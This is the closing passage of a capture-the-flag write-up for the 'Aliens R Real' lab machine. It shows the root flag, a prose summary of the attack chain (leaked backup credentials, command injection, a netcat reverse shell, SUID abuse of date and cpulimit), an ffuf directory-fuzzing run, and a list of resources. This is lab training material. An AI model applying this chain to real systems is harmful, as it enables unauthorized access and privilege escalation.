The output of 'cat root.txt' displays a large ASCII art logo for 'ALIENS R REAL' and a message: 'congratulations you rooted hacksudo alien56 ... !!!'. Below the message, the flag is shown: 'flag={d045e6f9feb79e9442213f9d008ac48}'. The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The system clock at the bottom right shows 12:48 PM on 12/4/2025.

Figure 22. Congratulations Page on successful completion of the CTF.

Section – 5 | Summary

This write-up documents the steps taken to compromise the 'Aliens R Real' target. Initial discovery was performed with netdiscover and nmap to identify live hosts and open services. Web enumeration using ffuf revealed a backup directory holding credentials, which were used to access a management console on an alternate Apache port. Command injection in a web parameter allowed execution of system commands and a netcat reverse shell provided an interactive foothold as 'www-data'. Local enumeration identified SUID binaries; leveraging 'date' allowed reading privileged files and 'cpulimit' enabled escalation to a root shell. Final objective (root flag) was obtained. Recommended mitigations include removing exposed credentials/backups, auditing SUID binaries, hardening services, and improving monitoring.

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ffuf -u http://192.168.2.169/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt

  ALIENS R REAL

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.2.169/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

backup      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 1ms]
.htaccess   [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 249ms]
.hta        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 515ms]
favicon.ico [Status: 200, Size: 17726, Words: 59, Lines: 7, Duration: 0ms]
images      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 0ms]
index.html  [Status: 200, Size: 2225, Words: 595, Lines: 66, Duration: 0ms]
.htpasswd   [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 737ms]
server-status [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
:: Progress: [4746/4746] :: Job [1/1] :: 48 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

(kali@kali)-[~]
$

```

Figure 23. Mention of the main weak point that allowed me for initial access.

Section – 6 | Resources

- <https://gtfobins.github.io/>
- <https://nmap.org/download.html>
- <https://github.com/ffuf/ffuf>
- <https://chatgpt.com/>
- <https://github.com/openwall/john>
- <https://www.kali.org/> -- (This includes most of the tools used in this write-up)